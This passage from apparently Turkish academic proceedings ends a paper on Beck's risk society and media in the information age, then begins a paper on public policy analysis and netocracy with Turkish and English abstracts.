bir ikililikle kendi dışında farklı alanlarında var olduğunu açıklamaktadır. 20. Yüzyıl ise bu bağlamda, bir arada olma, bir olan için çok boyutluluk, karmaşıklık, belirsizlik sözcüklerin ortaya çıkmasına neden olmuştur. 21. Yüzyılda da bu kavramların yansımaların oluşan bir toplum söz konudur ve bu yansımalar daha da karmaşık bir görünüm kazanmış durumdadır(Beck, 2014).

Küreselleşme ile birlikte oluşan esnek yapı, karmaşıklığın varlığı ile birleşmektedir. Bu nedenle, teknolojik aletler, internet gibi mobil alanlar gelişmelerinde daha çok dışı açık bir yapıyı oluşturmakta, bu durum da dış etkenlerin öneminin artması anlamını taşımaktadır. Toplum içinde bireyin, yapıların veya direkt ülkenin kendisinin karşı etkilerle bu derece yakın olması olumsuz durumları da getirmektedir. Bundan dolayı, ulaşılabilirliğin artması ve sınırların ortadan kalkması ile birlikte tehlike, endişe ve riski de o topluma getirmektedir. Teknolojik alanlarda, ekonomik alanlarda, sosyo-kültürel alanlarda yaşanan değişimler 20. Yüzyıl felsefesinin oluşturduğu risk alanına kaynaklık eden gelişmelerdir.

Özellikle bilgi çağı ile birlikte oluşan yeni toplumsal yapıların özellikle üzerinde durdukları kavramlardan biri risk olarak görülmektedir. İngiltere, İskandinavya ve ABD’de çıkan bazı tıp alanı dergileri de risk kavramının yaygınlaşmasında önemli bir artışın ortaya çıktığını ileri sürmüştür. Söz konusu dergilerin ilk 5 yılında risk kavramını bazı alan makalelerin sayı bine ulaşırken, son 5 yıl da 80 binin üzerinde bir sayıya ulaştığı görülmektedir(Furedi, 2001: 32).

Risk kavramı toplumsal bağlamda bir anlam kazanmadan önce 15. ve 16. Yüzyıllarda ortaya çıkan bir kavramdır. Coğrafi keşifler ile birlikte ortaya çıkmıştır. Uzak toplumlara yapılan seyahatler, yeni toplumları görme, yeni alanlar keşfetme ve bilgi edinme kaygısı ve siyasi- iktisadi amaçlar ile doğmuştur. Bu keşiflerde korsanların saldırısı, deniz yolu ile yapılan yolculuklarda kötü hava şartları ihtimali hep vardı. O dönemde ortaya çıkan bu risk kavramı mekânsal bir anlamda ifade bulmuştur. Günümüz toplumlarında ise yine aynı amaca hizmet eden teknolojik gelişmelerin araç olarak kullanıldığı durumlarda risk kavramı zaman anlamını ifade eder duruma gelmiştir. Özellikle ekonomik, iktisadi alanlarda uzun dönemli kurlar, gelir, gider gibi konular için risk yönetimi programları kurulmaktadır. Günümüzde zamansal anlamın yanında önemli bir eğilim de bireyler üzerinde görülmektedir. Bilgi hırsızlığı, bireysel- kültürel savaşlar gibi olaylar riskin insani boyutunu yansıtmaktadır. Gelecek için günümüzdekinden daha çok bireyselleşme eğiliminin olma ihtimalinde bu kavram daha çok önem kazanacak ve ülkeleri mekân ve zaman anlamlarının içinde farklı bir neticeye götüreceği ön görülebilir.

Beck’in çıkarımları ile 19. Yüzyıldaki sanayi toplumu, tarım toplumunu arıtarak yapısal olarak kendisine temel oluşturmuştu. Günümüzde de modernleşme geri dönüşümlü bir süreçte, sanayi toplumunun işlevsel kurallarını yok sayarak kendi kendine tehlike alanı yaratıyor ve bunun sonucunda kendini bir sorun haline getiriyor. Beck’in temelde iddia ettiği artık sosyal bir refah alanının yerini risk e bağlı “postendüstriyel” farklı bir modernleşme alanında olduğumuzdur. Bu farklılığın nedeninin bilgi

çağının gelişimi ve refah devleti güvence sistemlerinin maddi alandaki sıkıntılarını nesnel olarak azalması ile oluştuğunu ileri sürmektedir. Bundan dolayı sanayi toplumunun ortaya çıkmasına neden olan klasik modernleşmenin aksine, günümüzde öz dönüşlü (self-refleksif) modernleşme almaktadır. İlk modernleşme döneminde toplum içi zümre ayrılıklarını ve dini görüşlerin anlamını değiştirmişti. Günümüzde de klasik sanayi toplumunun bilgi ve teknolojik gelişmeler üzerine yaratılan anlamı bozulmaktadır. Modernleşmenin refleksif hale gelmesi, onu oluşturan nedenleri ve kuralların tekrar gözden geçirilmesine sebep olacaktır. Bu açıdan, ailenin yapısında, iş ve çalışma saatlerinde, aile bireylerin rollerinde önemli değişimler yaşanacağı ileri sürülmektedir. Bu değişimler hem sosyal hem de siyasi alanları etkisi altında tutmaktadır. Geleceğin modernleşmesine öncü olan klasik modernleşmenin yerine, sanayi toplumunun modernleşmesinin öne çıktığı ima edilmektedir (Beck, 2014).

Bütün açıklamalarla bilgi toplumu için risk önemli bir kavram haline gelmiştir. Şirket yönetimlerinde, iktisadi ve siyasi danışmanlarda, sosyolog vb. toplum içinde etkin olan olayların içinde olan alanlarda risk analizleri, risk yönetimleri gibi pek çok öneri ve araştırma gelişme göstermektedir. Bilgi çağının önemli alanlarından medyanın da “risk” “kaos” gibi kavramlara ilgisi giderek artmakta. Özellikle risk ile ilgi haberler, makaleler, araştırmalar ve öngörüler giderek artmaktadır.

Anthony Giddens’in Üçüncü Yol yaklaşımında görülen risk ve sorumluluk alanları, toplumların oluşmasında öncü olan bir model olmuştur(Giddens,2000).

Bu açıdan, bilgi ve teknolojinin egemen olduğu bir toplum, doğanın içinde sabit bulunan “doğal-dış etkenli riskler” ve de sosyal yaşamın içinde oluşturulan toplumsal gelişmelerin neden olduğu yaratılmış “yapay riskler” bulunmaktadır.

Doğal riskler dış etkenler nedeni ile ortaya çıkan risklerdir. Doğal afetleri buna örnek gösterebiliriz. Yapay riskler ise toplumsal değişimlerin ortaya çıkardığı risklerdir. İnsanın öncü olduğu bilgi ve teknoloji çalışmalar sonucu bozulan dengenin yarattığı tehlikeler. Küresel ısınma, kitle imha silahları, medya ve internet aracılığıyla özel hayata ulaşılabilirlik, terörizm gibi daha birçok örnek. Anlaşıldığı gibi yapay riskler doğal risklerden sayıca epey fazla. Bu risk toplumunun bir sonucudur. Bireylerin değerleri, yaptıkları çalışmalar bilgi toplumu içinde ne kadar hızlı ve çok ise risk de aynı orantıda fazladır.

Bu nedenle bilgi toplumundaki hızlı erişim ve gelişmeye bağlı olarak risk, toplumunun neredeyse bütün alanlarında görülebilecek durumdadır. Risk durumu da toplumların farklılıklarından etkilenmektedir. Farklı kültür ya da gelişmişlik düzeyeni sahip ülkeler için farklı risk algıları oluşmuştur. Örneğin gelişmiş toplumlar için risk iktisadi ve sosyal bir araç olarak algılarken, görece az gelişmiş toplumlar riskten korunmak için dış etkenlere kendilerini kapatmaktadır. Böyle bir ayrışmanın yıkıcı sonucunun, bilgi toplumu akışının durdurulmaz yapısı karşısında daha etkili olacağı ihtimali de bir risk unsurudur. Bilgi akışı ve teknolojik gelişmelerin toplumsal bağlamda farklı dönüşümlere neden olması

ve bu dönüşümlerin de toplumlar için riskler ortaya çıkarabilmesinin yanında riskin yenilik üretme özelliklerine de olanak sağlamaktadır. Bu nedenle bilgi ve teknolojinin bir yanı da risklerin ortadan kaldırılmasına neden olabilmektedir. Burada önemli olan bireylerin bilinçli davranışlarıdır. Riski oluşturmada etkin oldukları gibi bilgi ve teknolojik gelişmenin riski ortadan kaldıracı gücünü üretmelerini sağlamalıdır. Bu durum da bilgi ve risk arasında bağlantılı bir etkileşim olduğunu göstermektedir. Her iki durum da birbirinin hem başlangıcı hem de neticesidir.

Ayrıca Jürgen Habermas'ın görüşlerinde kapital düzenin kamusal alanları bir ticari araç haline getirmesi neticesinde toplumsal yaşamın yaratılan sistem tarafından yok edildiğini ifade etmektedir. Habermas'a göre, medya ve iletişim aygıtlarının böyle amaçlar için kullanılması özgür hareketin zemini olan kamusal alanı tehdit edici durumlar yarabilmektedir. Bilgi çağının başlaması ile Habermas'ın düşüncelerini yeniden gözden geçiren bazı teoriler, kaybolan kamusal alanın tekrar ortaya çıkarılabilesinin mümkün olabileceğini iddia etmektedir. Medyanın denetimsiz ve kişilerin etkin olmasına imkan tanıyan özelliği kamusal alanın yeniden oluşturulabileceğini iddia etmektedir. Günümüz toplumu için medya ortamının ticari bir anlam kazanmış hale gelmesi ve eksik denetim nedeni ile riskleri de içinde barındırmaktadır. Gözetim sistemleri ile tehdit altında olan yaşam günümüzde geçerli durumdadır. (Habermas, 2005). Ulrich Beck için modernleşme sonucu oluşan ve tehdit unsurları yaratarak tehlikeler ve güvensiz bir alan oluşturan bir ilişki olarak açıkladığı risk günümüz bilgi çağında karşımızda olan bir durumdur.

SONUÇ

Günümüzde bilginin öneminin ön plana çıkması ile küresel platformlardan bilgiye ulaşımın sınırları belirsiz hale gelmiştir. Sosyal medya sayesinde özel alana ait olan mesele özel alanının dışında küresel bir nitelik kazanmaktadır. Televizyonlarda yayınlanan programlar, paylaşım ve her an haberleşme olanağına sahip akıllı telefonlar, kişilerin kendilerine yeni bir kimlik yarattıkları ve bunu aktif bir şekilde kullandıkları platformlar, instagram sayfaları ve Facebook, Twitter gibi sosyal kimlik sayfaları imaj çizmenin, görünür olmanın mutlak yanları haline geldiği bu dönemde bireylere yer bir mecrada var olma imkanı sağlamıştır. Bu sayede bireye bir gözetleme imkanı sunan medya, bugün bir teşhir toplumu olmayı sağlamaktadır ve bu da aşırılık derecesindedir; Bu nedenle bireysel ve özel alanın medyaya yansımından bahsedilebiliyor. Günümüzde çok özel alanlar bile medyanın eline düşmekte ve sonrasında sistem içerisinde olan izleyici kitleye sunulmaktadır. Bu açıdan var olabilmek başka bir alanı izlemekle mümkünken, yeni dönem medya alanı var olabilmeyi alan içerisinde etkin bir rol almakla aynı derecede eş tutmuştur. Yeni teknolojik gelişmelerle birey daha çok içine kapanıp kendi alanına hapsolürken, aynı zamanda da bir toplum içinde var olduğu duygusu hissettirilmektedir. Bunun sonucunda belirli bir mekan içinde var olan gizliliğin tamamen yok olmasında, bir yanının medya içinde olmasında teknolojik gelişmeler, enformasyon çağı önemli bir rol oynamaktadır. İnternet içerisinde sanal topluluklar oluşturulduğu iddiası, topluluğa bir aradalık atfında bulunulması sanal kimliklerin

gerçeklikten uzaklıkları neticesi ile sorunlu durumda olabilir. İnternet içinde edinilenin sanal olamayana kıyasla gerçek dışı olan olarak düşünülmesi, internet içerisinde edinilenin bir bütünlük olarak kendine özgü olmasını engellemektedir. Enformasyon çağında özellikle medyanın bize yaşattığı, yine aynı araçların bize sundukları dışında bir şey değildir. Bireye verilen etkin olma hali, izleme gözlemeleme imkanı gibi bir çok deneyim yine aynı aygıtların sınırları içerisinde kalmakta daha ilerisine ulaşacak özgürlüğü tanımamaktadır.

KAYNAKÇA

1. ATABEK, Ümit (2001), İletişim ve Teknoloji, 1. Baskı, Seçkin Yayınları, Ankara.
2. ASLANOĞLU Rana, Yayınlanmamış Doktora Ders Notu, Uludağ Üniversitesi, Bursa, 5 Mart 2003
3. BECK, U. (2014). Risk Toplumu – Başka Bir Modernliğe Doğru. K. Özdoğan ve B. Doğan (çev.). İstanbul: İthaki Yayınları
4. ERKAN, Hüsnü. (1993) Bilgi toplumu ve ekonomik gelişme. Ankara: İş Bankası Yayınları.
5. FENERCİ, Talay (2004) , Bilgi Politikaları Açısından Kapitalist Ekonomik Sistemde Bilgi Toplumu Olgusu, Bilgi Dünyası, 5. Baskı.
6. FUREDI Frank, Korku Kültürü, Ayrıntı Yayınları, İstanbul, 2001
7. GERAY, Haluk (1997). "iletişim, bilgi toplumu ve küreselleşme", KURESELLESME içinde (34-45). Ankara: İmge.
8. GIDDENS Anthony, Elimizden Kaçıp Giden Dünya, Alfa/Aktüel Kitabevleri, İstanbul, 2000
9. GIDDENS Anthony, Modernliğin Sonuçları Ayrıntı yayınevi, İstanbul, 1998
10. HABERMAS, J. (2005). Kamusallığın Yapısal Dönüşümü. Tanıl Bora ve Mithat Sancar (Çev.), İstanbul: İletişim Yayınları.
11. SENNET Richard, Karakter Aşınması, Yeni kapitalizmde işin kişilik üzerinde etkisi. Çev. Barış Yıldırım, İstanbul: Ayrıntı Yayınlar 2017
12. ŞENEL, Alaeddin; (1999), Siyasal Düşünceler Tarihi, 8. Baskı, Bilim ve Sanat Yayınları, Ankara.
13. TIMUR Kasım, ULRICH BECK: RİSK TOPLUMU – BAŞKA BİR MODERNLİĞE DOĞRU, kitap incelemesi,2017
14. ULUGAY Osman (2001), Küreselleşme Korkusu, İstanbul: Timaş Yayınları.

KAMU POLİTİKASININ SİYASAL KURAM AÇISINDAN ANALİZİ: BİLGİ POLİTİKASI ÖRNEĞİ

Manaf Bağır-zade

Azərbaycan Cümhurbaşkanlığına Bağlı Devlet İdarecilik Akademisi, Bakü, AZERBAJCAN

mbagirzade@beu.edu.az

ÖZET

Çağdaş dünya topluluğunun ve ayrıca ulus devletlerin önemli gelişim özelliklerinden biri, bilgi mekanının aktif ve hızlı bir şekilde gelişmesidir. Meydana gelen yeni bilgisel gerçekler, bireyler arası, toplumsal, devlet içi ve devletler arası ilişkilerin özelliklerine ve karakterine önemli etkide bulunur. Özellikle bilgi toplumunun dinamikleri yönetim ve siyaset bilimlerinde yeni kuramsal yaklaşımların meydana gelmesine neden olmuştur.

Siyaset biliminin bakış açısındaki gelişmeleri kamu politikasını da etkiler. Örneğin, siyasi kuramlarda temel husus olarak devletin belirleyici rolde görülmesi, kamu politikasının merkezini devlet olarak tayin eder. Kamu politikasından söz ettiğimizde, sadece devlet kurumları tarafından politikaların hazırlanması süreci olarak değerlendirilmesi yetersizdir. Çünkü kamu politikasında kamu deyimini politikayı gerçekleştiren özne niteliği değil, politikanın düzeyini karakterize eder. Özellikle 1970'lerden önceki dönemlerde kamu politikası çalışma süreçlerinin belirlenip uygulanmasında, yalnız devlet kurumlarının yer alması öngörülüyordu. Post pozitivist, post modern, post yapısalcı, post endüstriyel, post etatist ve başka benzer paradigmların güncellik kazanması kuramsal siyasi analize ve daha sonra ise uygulamalı politika analizine etkisini göstermiştir.

Çalışmanın amacı, kamu politikasının etkili gerçekleştirilmesi ile, siyasi kuram arasındaki ilişkinin kavramsallaştırılmasıdır. Bu amaç çerçevesinde siyasi kuram olarak netokratik yaklaşım bilgi politikası açısından değerlendirilmiştir.

2001 yılından başlayarak güncellik kazanan ve bilgi politikası ile direkt ilgili olan netokrasi kuramını post-modernist yaklaşım olarak nitelendirilir. Miller Hugh "Post-modern Kamu Politikası" adlı çalışmasında, kamu sektörünün kamu politikası açısından karşısına çıkan engellerinin yeni yöntemler aracılığıyla çözümlenmesi önerilerini sunar. Ona göre, post

modernist yaklaşım, siyasal plüralizm ve sosyal etkileşime dayalı iyi düşünülmüş pragmatik çözümlerin üretilmesi imkanlarına olanak sağlar. Bu açıdan kamu politikasında yeni kuramsal yaklaşımların uygulanması gereği karşımıza çıkmaktadır.

Çalışma soyutsal ağırlıklı, disiplinler arası, kuramsal metodolojik, karmaşık olguyu inceleyen, kuramsaldan uygulamaya dönük çalışmayı karakterize etmektedir. Bu nedenle çalışmada soyut-mantıksal ve hipotetik dedüktif yöntemlere başvurulmaktadır.

Kamu politikası, herhangi bir disiplinler arası araştırma gibi, temelde politik iletişim, sosyoloji ve ekonomi gibi disiplinlerden yararlanan geniş karmaşık anlayış ve kavramlardan ibarettir. Kamu politikasında bir sıra kuramsal oluşumlar; devlet ve kamu yönetimi, hakimiyet yapılarının toplumla etkileşimi, hükümet kararlarının kabulü ve gerçekleşmesi sorunlarıyla ilgilidir.

Kısa olarak siyasal kuram olarak netokrasiyi, temel değer maddi ürünlerden bilgiye geçtiğini, netokratların elit sınıf konumuna geldiği yeni toplumsal oluşum gerçekleştiğini, dikey hiyerarşik etkileşimin yerine, yatay iletişimsel etkileşim geldiği, yeni yönetim şekli oluştuğunu, iktidarın yeni (post-modern - mobilistik) paradigması güncellik kazandığını, yeni toplumsal formasyonu açıklayan kuram olarak özetleyebiliriz.

Çalışma kamu politikası, soyut netokrasi kuramı açısından, somut bilgi politikası uygulamasının incelenmesi için gerekli araştırma nesneleri arasındaki karşılıklı bağların oluşturulmasına sonucuna gelir. Politika incelemesinde bilgi politikası ve netokrasinin sentezi çerçevesinde gelinen sonuçlar çalışmanın temel bulgularıdır. Bulgular çerçevesinde oluşturulan model netokratik kuramların bilgi politikasında uygulanabilirliğinin analizi özelliğini gösterir. Aynı zamanda netokrasinin soyut kuramsal geçerliliğinin, bilgi politikasının somut uygulamalı modelinin oluşturulmasıyla, kuramsal mekanizmaların kullanımı biçiminin mümkün olması gösterilmektedir.

Anahtar Kelimeler: Politika analizi, Netokrasi, Bilgi politikası

AN ANALYSIS OF PUBLIC POLICY IN TERMS OF POLITICAL THEORY: A CASE OF INFORMATION POLICY

ABSTRACT

One of the important developmental features of the contemporary world community as well as nation states is the active and rapid development of the space of knowledge. The emerging new informational facts have a significant impact on the characteristics and character of interpersonal, social, intra-state and inter-state relations. Especially the dynamics of the information society have led to the emergence of new theoretical approaches in management and political sciences.

The developments in the perspective of political science also affect public policy. For example, considering the state as the main issue in political theories as the decisive role determines the center of public policy as the state. When we talk about public policy, it is insufficient to evaluate it as the process of preparing policies by state institutions. Because in public policy, the expression of the public characterizes the level of the policy, not the nature of the subject that realizes the policy. Especially in the periods before the 1970s, only state institutions were envisaged to take part in the determination and implementation of public policy working processes. The up-to-dateness of post-positivist, post-modern, post-structuralist, post-industrial, post etatist and other similar paradigms has shown its effect on theoretical political analysis and later on applied policy analysis.

The aim of the study is to conceptualize the relationship between the effective realization of public policy and political theory. For this purpose, the netocratic approach as a political theory has been evaluated in terms of information policy.

Netocracy theory, which has been up-to-date since 2001 and is directly related to information policy, is described as a post-modernist approach. In his work titled "Post-modern Public Policy", Miller Hugh offers suggestions to solve the obstacles of the public sector in terms of public policy through new methods. According to him, the post-modernist approach allows for the production of well-thought pragmatic solutions based on political pluralism and social interaction. In this respect, the necessity of applying new theoretical approaches in public policy emerges. The aim of the study is to conceptualize the relationship between the effective realization of public policy and political theory. For this purpose, the netocratic approach as a political theory has been evaluated in terms of knowledge policy.

Netocracy theory, which has been up-to-date since 2001 and is directly related to information policy, is described as a post-modernist approach. In his work titled “Post-modern Public Policy”, Miller Hugh offers suggestions to solve the obstacles of the public sector in terms of public policy through new methods. According to him, the post-modernist approach allows for the production of well-thought pragmatic solutions based on political pluralism and social interaction. In this respect, the necessity of applying new theoretical approaches in public policy emerges.

The study characterizes the abstract-weighted, interdisciplinary, theoretical-methodological, theoretical-to-applied work that examines the complex phenomenon. Therefore, abstract-logical and hypothetical deductive methods are used in the study.

Public policy, like any interdisciplinary research, consists mainly of broadly complex understandings and concepts that draw upon disciplines such as political communication, sociology, and economics. A number of theoretical formations in public policy; state and public administration are concerned with the interaction of domination structures with society, the acceptance and implementation of government decisions.

In short, we see netocracy as a political theory, that basic value passes from material products to knowledge, new social formation takes place in which netocrats become elite class, vertical hierarchical interaction is replaced by horizontal communicative interaction, a new form of government is formed, the new (post-modern - mobilistic) paradigm of power is current. We can summarize what it has earned as the theory that explains the new social formation.

The study results in the establishment of interconnections between public policy, the objects of research necessary for the study of concrete information policy application in terms of abstract netocracy theory. The conclusions reached within the framework of the synthesis of knowledge policy and netocracy in policy analysis are the main findings of the study. The model created within the framework of the findings shows the analysis of the applicability of netocratic theories in knowledge policy. At the same time, it is shown that the abstract theoretical validity of netocracy is possible by the formation of a concrete applied model of knowledge policy, the use of theoretical mechanisms.

Keywords: *Policy analysis, Netocracy, Information policy*

1. KAMU POLİTİKASI

Türkiye’de siyaset ve politika deyimleri benzer anlam taşır. Günümüzün bilimsel literatüründe “politika” deyimini aynı zamanda İngilizcesi “policy” olan farklı bir olgunun açıklanmasında kullanılıyor. “Policy” olgusunun Türkçe karşılığına “siyasa” deyiminin kullanılması da önerilmiştir. Bu belirsizliğin sebebi, politika deyiminin İngilizce karşılığının, “politics” ve “policy”e olmak üzere iki anlamda çevrisinin mümkün olmasıdır. Çünkü Batı kaynaklarında politik analiz ikili karakter taşır. Birincisi kuramsal politik analiz “Political analysis” (daha çok siyaset sözüne yakındır), ikincisi ise uygulamalı politik analiz olan “policy analysis”dir. Buna bakılmaksızın bu analiz türleri birbiriyle ilişkili ve belirleyicidir. Aynı anlamı karakterize eden “policy”, “siyasa” ve “politika” sözlerine; prensip anlatan, tutulan yol, hedef saptayan, yön gösteren, yöntem, program ve kararlar gibi anlamlar verilmektedir. [1] Bu çalışmada söylenen eşanlamlı sözlerin yerine “politika” terimi kullanılacaktır. Çünkü politika deyimini kullanıldığı konu itibarıyla kendi niteliğini belirleme özelliğine sahiptir. Ayrıca, Türkçe literatürde siyasa teriminin kullanımı fazla tercih edilmez. Devlet hakimiyeti, özel sektör, birey, gruplar ve sivil toplum kuruluşlarının faaliyeti “Politika” teriminin ilgi alanıdır.

Politika, karar vermeyi belirleyen ve sonuçlara rasyonel olarak ulaşmayı sağlayan bilinçli prensipler sistemidir. Niyetlerin beyan edilmesi niteliğini taşıyan politika, belirli protokol ve süreçlerden ibarettir. James Anderson’a göre politika, ilgili problemin incelenmesi ve aktörün veya aktörlerin izlediği ve amacı olan eylem yönüdür. [2] Genelde prosedür ve süreçler üst düzey yöneticiler ve memurlar tarafından hazırlanır ve geliştirilir, konsey veya üst yönetim organı tarafından politika biçiminde onaylanır. Bu politikalar hem öznel hem de nesnel karar vermeyi belirler. [3] Davranışların zorlanması veya yasaklanmasını sağlamakta olan kanun ve kurallardan farklı olarak politika, gerekli sonuçları almak için eylemleri yönlendirir. Bu anlayış aynı zamanda önemli kurumlarda karar vermek için alternatiflerin ve önceliklerin belirlenmesi, onların etkilerine göre seçilmesiyle ilişkilendirilir. Politika, kesin amaçlara ulaşmak için siyasal, yönetsel, finansal ve idari mekanizma olarak algılanabilir.

Politikanın öngörülen sorunları, onu gerçekleştiren kurumlar ve şartlara göre geniş çapta değişkenlik gösterir. Bazen politikada öngörülenlerden farklı olarak istenmeyen sonuçlar veya etkilerin meydana gelmesi mümkündür. Çünkü politikanın etkilemeye veya manipüle etmeye çalıştığı devlet, toplum, büyük şirketler gibi karmaşık sistemlerden ibaret olan çevre, daimi olarak dinamik bir değişim eğilimindedir. Bu nedenle politikanın oluşturulması sürecinde, ilgili hedef nesne ve öznelere etkide bulunabilme potansiyelinin değerlendirilmesi çabasının bulunması kuramsal nitelik taşır. Özellikle toplum ve hükümet gibi adaptif ve karmaşık sistemlerde bunun gerçekleşmesi zordur.

Kamu politikası üzerinde çalışan Amerikan bilim adamı Theodore Lowi, politikayı dağıtımcı, yeniden dağıtımcı, düzenleyici ve kurucu olarak dört aşamaya ayırır. [4] Dağıtımcı politikalar belirli bir ürün veya hizmetin genişlemesi ve buna uygun değerinin belirlenmesinden ibarettir. Düzenleyici politikalar ise, belirli bireylerin ve kurumların bağımsızlıklarının kısıtlanması veya belirlenmiş davranış

türleri üzerine faaliyet göstermesine zorlamaktan ibarettir. Bu tür politikalar olumlu davranışların kolayca tespit edilmesi ve olumsuz davranışların ise para cezalarıyla kolayca düzenlenmesi mümkün olduğu zamanlarda gerçekleşebilir. Kurucu politikalar ise, yürütme hakimiyeti unsurlarını oluşturur.

Rekabetçi mücadele sonucunda politika özneleri, kamusal gücü kullanarak toplumun en aktif ve en büyük kısmının taleplerini yansıtan eylemleri gerçekleştirirler. Bu durumda devlet, yasal ve kurumsal mekanizmalar aracılığıyla kamu politikası özneleri arasında diyalog dengesi sağlayarak politikaların belirlenmesi ve uygulanmasına olanak verir. Devlet, bilgi politikasının öznel açıdan mahiyeti ve politika öznelerini cezbederek siyasal ve sosyal-ekonomik çelişkilerin çözülmesi için toplumsal bilgi mekanına etkide bulunmaktan ibarettir.

2. POLİTİKA ANALİZİ

Bağımsız disiplin olarak politika analizinden söz edilmesi 1950'lere denk gelmektedir. Bu disipline benzer olan siyasi analitiğin tarihini ise, devletin ilk oluşumunda, yönetim ve idari işlemlerin meydana geldiği dönemlerde başladığını söyleyebiliriz. O dönemlerde politik yetenekler pratik deneyimlere dayanıyordu. Elde edilen bililer ise, gelenekler ve örfler aracılığıyla aktarılıyordu. Zamanla devlet cihazının gelişmesiyle, politik bililerin taşıyıcısı özelliğine cevap veren toplumun belli sınıfsal oluşumları meydana geldi. Toplumsal dönüşümün ileriki aşmalarında endüstriyellemenin gerçekleşmesi, kentleşme, ahalinin kitlesele olarak küçük arazilerde toplu halde yaşaması, dakik ekonomik ve sosyal bilgilere dayalı siyasi ve yönetsel kararların daha da dakik belirlenmesi talebini ortaya çıkarmıştır. Bu ise politik analizlerin gerçekleşmesinde istatistik ve ampirik yöntemlerin gelişmesine neden olmuştur. Özellikle 20. yüzyılın başlangıcından itibaren, uygulamalı politika analizi yeni bir aşamaya geçerek uzmanlaşma ve kurumsallaşma sürecini başlatmıştır. Politika analizinin en yaygın gelişme eğilimi, ABD'yle Sovyetler Birliği arasında nükleer direnme ortamının bulunduğu dönemlerdedir. Bu direnmeye yönelik "brain trusts" ve "think tank" gibi düşünce kuruluşları olan analitik merkezler oluşturulmuştur. Bu kuruluşlara: 1948 yılında "RAND Corporation" ve daha sonra "Brookings Institution", "Heritage Foundation", "Urban Institute" kuruluşlarını örnek verebiliriz. Bu kuruluşların faaliyetleri politik analizin gerçekleşmesine yardım edecek Planlama-programlama-bütçeleme-sistem analizi (PPBS Programming — Planning — Budgeting System), Delfi analizi, fayda-maliyet analizi (cost-benefit analysis), maliyet-etkililik analizi (cost-effectiveness analysis) gibi birçok mekanizma hazırlanmıştır. Bu eğilimleri değerlendirmekte olan Yehezkel Dror'a göre, bu tür mekanizmaların gelişmesi ve analiz merkezli akımın (analycentric movement) yaygınlaşmasıyla teknokratizm tehlikesine sebep olur. [5] Bu açıdan birçok çalışmada kamu politikası özel hakimiyet türü olarak da değerlendirilir ve giderek bu durumun artışına şahit oluruz.

Politik analizin resmi kurumsal tarihi, Harold Lasswell, Daniel Lerner, Harold Fisher'in editörlüğü altında yapılan "Politika Bilimleri: Kapsam ve Yöntem Üzerine Son Gelişmeler" (The policy sciences: Recent developments in scope and method) [6] adlı, 1951 yılında yayınlanan kolektif çalışmayla

başlamıştır. İngilizcede “policy movement” (politika akımı) olarak adlandırılan bu başlangıç, hümanist değerlerin ve demokratik prensiplerin tatbiki ve toplumsal kararların etkinliğinin artırılması amacıyla karakterize edilmiştir. Böylece siyaset bilimine pragmatik ve uygulamalı yön verilerek, demokratik kuramlarla yönetim pratiğini birleşimi meydana gelmiştir. Avrupa ülkelerinde ise, akademik disiplin olarak uygulamalı politikanın tarihi 1980 yıllarına aittir [7].

Politik analiz karmaşık sistemlerde verilen kararların sonuçlarının düşünmeden impulsif ve sezgisel biçimde kabulüne alternatif getirir. Bu alternatif, politik analizine TV uzmanlarını ve gazeteyi, imaj yapımcıları ve seçim teknolojileri, köşe yazarları ve diğerlerinden analizlerinden farklı olarak, akademik perspektifte ele almayı önerir. Amerikan siyaset bilimcisi Aaron Wildavsky’e göre, politik analizin faaliyeti toplumsal problemlerin belirlenmesi ve daha sonra çözümlenmesi faaliyetidir. [8] Benzer açıklamayı Kanada bilim adamı Leslie Pal da belirtir. Ona göre, uygulamalı politika analizi, toplumsal problemlerin çözümünde zekanın yönlendirilmiş kullanımınıdır. [9] Benzer birçok tanıma baktığımızda, politika analizi olgusunun açıklanmasında kısmen konsensüsün gerçekleştiğini görmekteyiz. Genel olarak, bu olgu siyaset ve yönetim bilimine aittir ve kamusal kararların kabulüne ve gerçekleşmesine uygun olarak genel prensipler ve özel modelleme yöntemleri hazırlar. Günümüz literatüründe politik analiz anlayışı kuramsal-temel, araçsal-ampirik ve pratik-uygulamalı olmak üzere üç anlamda kullanılır. [10]

1. Tablo 1. Başlıca Politik Analiz Türleri ve Onların Parametre Özellikleri

Parametreler		Politik Analiz Biçimi (ölçümü)		
		Temel	Ampirik	Uygulamalı
1.	Belirleyici vektörler	Dedüksiyon	İndüksiyon	Retrodüksiyon
2.	Bilginin karakteri	Soyut ve teorik	Somut ve gerçekçi	Sentetik-projektif
3.	Modellemenin rolü	Kavramsal meta-modellerin geliştirilmesi	Modellerin özelliklerini operasyonel kullanımı	Durumsal-sorun modellerinin tasarlanması
4.	Temel analitik birim	Kavramlar	Veriler	Sorunlar
5.	Temel Özelliği	Eksplikatif (anlatıcı)	Deskriptif (açıklayıcı)	Preskriptif (kuralcı)

Kaynak: [10] Degtyarev, Andrey Alekseyevich. "Politicheskiy analiz kak prikladnaya distsiplina: predmetnoye pole i napravleniya razvitiya." (Uygulamalı disiplin olarak politika analizi: konu alanı ve gelişim yönü) *Polis: Politicheskiye issledovaniya* 1, 2004, ss. 154-168.

Kuramsal-temel politik analizi siyasal alanın temel kavramsal çalışmalarını, yapısını ve dinamiğini kapsar. Bunu Robert Dahl’in “Modern Siyasi Analiz” adlı çalışmasında [11] ve David Easton’un “Siyasi Yapının Analizi” adlı çalışmasında [12] görmek mümkündür. Araçsal-ampirik anlamda politik analize ilk verilerin toplanması, sistemleştirilmesi, işlenmesi ve açıklanması dahildir. Eğer kuramsal-temel anlamda analizin temel vektörü dedüktif (tümdengelim) sonuçlara odaklanıyorsa, araçsal-ampirik anlamda analiz; indüktif (tümevarım) genelleme niteliği taşır. İkinci anlamda politik analizleri karakterize eden literatürlere örnek olarak, Manheim Jarol, Rich Richard, Bahry Donna tarafında hayata

